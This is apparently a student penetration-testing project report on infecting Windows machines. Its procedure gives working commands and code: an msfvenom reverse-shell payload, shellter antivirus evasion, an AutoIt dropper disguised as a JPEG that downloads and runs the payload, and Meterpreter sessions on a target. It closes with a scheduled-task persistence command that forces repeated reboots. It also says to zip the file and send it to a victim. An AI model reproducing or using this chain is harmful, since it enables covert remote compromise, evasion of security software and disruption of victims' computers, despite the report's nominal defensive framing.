Vulnerability And Penetration Testing

J- Component

Topic:Spreading Viruses On Operating Systems

Project Supervisor:Prof. Siva Shanmugam G

By:18BCI0067[Dodda Sumanth] & 18BCI0073 [Muvva Sai Charan]

Abstract:

The aim of this project is to explore the hypothesis of a computer virus threat, and how destructive it can be if executed on a targeted machine. What are the possible counter measures to protect computers from these threats? Information security risks associated with computer viruses can infect computers and other storage devices by copying themselves into a file and other executable programs. These files get infection and allow attackers to connect to target systems by using backdoors.

The results of this project show that, the proper security implementations and the use of up to date operating systems patches and anti-virus programs helps users to prevent the loss of data and any viral attack on the system. Nevertheless, this observation could be used for further research in the network security and related fields; this study will also help computer users to use the possible steps and techniques to protect their systems and information from any possible attacks on their network systems.

Scope:

The Internet today spans the globe and serves billions of users, providing an environment in which a single virus can conceivably cause rapid and widespread damage to systems throughout the world.

The scope of the project is to show the attacks possible on a computer by spreading viruses by making them hang and unresponsive with certain executable scripts and bash files and by adding them to auto start up which leads to system crash and corrupting of hard drives and also about the parameters have to be taken care to prevent such attacks in this globalised world.

Introduction:

Computer Virus is a program that copies itself, Computer virus can infect your computer and slowing down your computer. And virus also can spreads computer to computer. The person who sends out the computer virus may use networking of the internet. The computer virus also can be spread by via disk, CD, DVD or flash drive or other devices. Usually, a virus is written to target a network file system or shared filet in order to spread from computer to computer using network. Worm or Trojan is slightly different from another virus it appears harmless, This is the type of virus which enters the programs exploits security that may have spread through other networks or Internet users.

Computer virus' are usually small, which are design to spread from one computer to other computer and to enter and interfere Computer operation Virus might corrupt your windows or might delete the important data on your computer, Normally virus can be spread through e-mails program to other computer which can even delete everything on the hard disk. Often Computer viruses can be spread by attachments by e-mail massages or even can be instant massaging . that is why must never one a email which we don't know where it came from and who send it we may never know it could be virus. Virus can be as attachments of funny images or video or files it can spread when u download to your computer from the internet.

Literature Survey :

There is a new spot of anxiety in viruses which was first identified in 2007 of cross-platform malware. This has been greatly inspired by the attractiveness of cross-platform computer applications. This was brought to the forefront of malware awareness by the circulation of an OpenOffice.org virus named badbunny. Smith S (2007) of Symantec comments on this cross-platform viruses that scripting platforms, extensibility, plug-ins, ActiveX can be used.

There is a trend in Linux to malware that deceives the user to install a malicious software. This is often referred to as social engineering for example in 2009 a malicious screensaver called the waterfall was exposed which included a script to run some attack to deny users some services. Another trend in current technologies is Software as a Service (SAAS) where software vendors provide support and maintenance on daily basis as they are running operations through web based servers.

Existing Methods:

There are so many methods hackers can get hold of our computer. Some of them are easy to implement while some are difficult.

One method is by using Trojans. A Trojan is malware disguised as harmless software, named after the wooden horse the ancient Greeks used to trick their way into the city of Troy. The intent of the hacker is to get you to install it by making you believe it's safe. Once installed on your computer, a Trojan can do anything from logging your keystrokes, to opening a backdoor and giving the hacker access to your system.

We have attacks by rootkits. A rootkit is not exactly malware like a virus or Trojan. It is something much more insidious: a malicious segment of code injected into your computer system, designed to hide any unauthorized activity taking place. Since rootkits grant administrative control to the attacker, your computer can be used without restrictions and without your knowledge.


anagram of Facebook, Koobface was a hybrid, or blended threat, malware. It used the trickery aspect of a Trojan and the autonomously replicating nature of a computer worm – a type of standalone virus that does not need to attach itself to another program to spread the infection. Koobface penetrated systems of unsuspecting Facebook users by tricking them into believing they were clicking on a video. As in other scams, hackers used the compromised account of a Facebook friend by sending a private message through the Facebook platform. This is a special type of an attack.

In Brief:(Proposed Method)


We will get an metasploit shell and creating a payload from msf and and we giving the lhost and lport and from that we will be detected by windows defender and so that to bypass the security we will use shellter and bypass the instructions that are defined in the kernel to block our payload so the shellter script will help us to make our payload protective so that it will bypass all the instructions and next we changed the the use format and type of the file from exe to jpg and we even changed the icon of the application and so that we can blind the user he is viewing an jpeg file although encrypted payload gets executed in the background after getting the metasploit shell we will get the shell say command prompt of the victim pc before that we will create a file with some instructions and after getting into command prompt we will schedule a job from the shell and make that execute as it is getting command from the user so that after logging in say we created a file say shutdown /r and schedule it after 1 min of the use user logging in the system will prompt to shutdown and from this we can say that we can bring interrupts to the victim and do whatever we want!

PROCEDURE:

Shows the Inter net Protocol[IP] of us and payload is generated using metasploit and we are encrypting and signing the payload using a script called shellter




```
root@sumo:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 8c:16:45:87:85:50  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1756 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1756 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.55.108  netmask 255.255.255.0  broadcast 192.168.55.255
        inet6 2001:db8:1::2  prefixlen 128  scopeid 0x0<global>
        inet6 fe80::3eaa:84e3:e7a7:6ef4  prefixlen 64  scopeid 0x20<link>
        ether 50:5b:c2:d4:07:99  txqueuelen 1000  (Ethernet)
        RX packets 97297  bytes 130222959 (124.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50820  bytes 6359021 (6.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@sumo:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.55.108 LPORT=3624 -f exe > vuln.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@sumo:~# shellter
```



```
hello.txt  ngrok        pooooka.apk  screen.png  sumo.apk   Videos        Yean-Ennai-Pirinc
hi                                                                                    tml
.html  Mu                                                                             tml
```


```
Data: Dll Characteristics (Dynamic ImageBase etc...), Digital Signature.

Status: All related information has been eliminated!



****************
* Tracing Mode *
****************

Status: Tracing has started! Press CTRL+C to interrupt tracing at any time.

Note: In Auto Mode, Shellter will trace a random number of instructions
      for a maximum time of approximately 30 seconds in native Windows
      hosts and for 60 seconds when used in Wine.



DisASM.dll was created successfully!
```

Now we are masking our payload with a jpeg using this small script here as soon as we compile it it generates a file with an icon(.ico) and as soon as victim opens it calls the payload and present in the url1 in the background and also shows the picture as soon a clicked present in the second url



```

#include <StaticConstants.au3>
#include <WindowsConstants.au3>

Local $urls = "http://192.168.55.108/vuln.exe,http://192.168.55.108/index.jpg"

Local $urlsArray = StringSplit($urls, ",", 2 )

For $url In $urlsArray
   $sFile = _DownloadFile($url)
   shellExecute($sFile)

Next

Func _DownloadFile($sURL)
   Local $hDownload, $sFile
   $sFile = StringRegExpReplace($sURL, "^.*/", "")
   $sDirectory = @TempDir & $sFile
   $hDownload = InetGet($sURL, $sDirectory, 17, 1)
   InetClose($hDownload)
   Return $sDirectory
EndFunc ;==>_GetURLImage

```

Compilation:



Aut2Exe v3 - AutoIt Script to EXE Converter
File
Compression
Help
AUTOIT
Â©1999-2015 Jonathan Bennett & AutoIt Team
Browse
Browse
Browse
Default
Convert

Files

Source (AutoIt .au3): Z:\root\Documents\7.1 autoit-download-and-execute.au3

Destination (.exe/.a3x): ● .exe ○ .a3x

Z:\root\Documents\vit.exe


Options

Custom Icon (.ico file): Z:\root\Downloads\index.ico

Compile for System: □ x64


Ready

After generation we will zip the payload and send it to the victim!!




Name	Size	Modified	Star
7.1 autoit-download-and-execute.au3	568 bytes	21:04	☆
vit.exe	1.1 MB	21:27	☆
zipped.zip	536.8 kB	21:30	☆

And we making our metasploit ready to listen for the incoming connections




```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.55.108   yes       The listen address (an interface may be specified)
   LPORT     3624             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```


Here we can see the active session:



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.55.108:3624
[*] Sending stage (176195 bytes) to 192.168.55.105
[*] Meterpreter session 1 opened (192.168.55.108:3624 -> 192.168.55.105:49471) at 2020-05-20 21:33:14 +0530
[*] Sending stage (176195 bytes) to 192.168.55.105
[*] Meterpreter session 2 opened (192.168.55.108:3624 -> 192.168.55.105:49472) at 2020-05-20 21:33:14 +0530
```




```
meterpreter > edit proj.bat
meterpreter > 
```



```
shutdown /r
~
~
~
~
~
~
~
~
~
~
```


Now we are creating a bat file say executable file type on win10 in this we can keep whatever we want say restart and we aare scheduling a job to run the bat script for every 5 min of login automatically



```
meterpreter > edit proj.bat
meterpreter > shell
Process 9308 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Likhitha Dodda\Downloads\zipped>SCHTASKS /Create /SC MINUTE /MO 5 /TN "Project" /TR "C:\Users\Likhitha Dodda\Downloads\zipped\proj.bat"
SCHTASKS /Create /SC MINUTE /MO 5 /TN "Project" /TR "C:\Users\Likhitha Dodda\Downloads\zipped\proj.bat"
SUCCESS: The scheduled task "Project" has successfully been created.

C:\Users\Likhitha Dodda\Downloads\zipped>
```

RESULT :


And after 5min we will prompted like this and restarts in a loop





You're about to be signed out

Windows will shut down in less than a minute.

Victims!!:


zipped
File
Home
Share
View
This PC > Downloads > zipped
Search zipped
Quick access
Desktop
Downloads
Documents
Pictures
Music
Screenshots
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Liki Sumo (D:)
Network
vit
1 item
Type here to search
ENG
17:03
20-05-2020


Photos - Tempindex.jpg
See all photos
Add to
Search
Edit & Create
Share
vulnerability
computer
security
technology
threat
attack
network
data
virus
information
risk
young
breach
teenager
access
concept
social
weakness
sad
internet
problem
expression
screen
privacy
error
people
cyber
bullying
depression
system
worried
workplace
management
assessment
scared
design
unsecured
connection
mobile
analysis
monitor
stress
alone
wrong
button
hack
victim
loneliness
messaging
malware
phone
hacker
protection
vulnerable
person
harassment
communication
business
online
fear
abuse
home
Type here to search
ENG
17:03
20-05-2020



When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	C:\Users\Likhitha Dodda\Downloads\zipped\proj.bat

iggers	Next Run Time	Last Run Tin
ultiple triggers defined	21-05-2020 12:00:06	20-05-2020
12:00 every day - After triggered, repeat every 1 hour for a duration of 1 day.	20-05-2020 18:00:06	20-05-2020
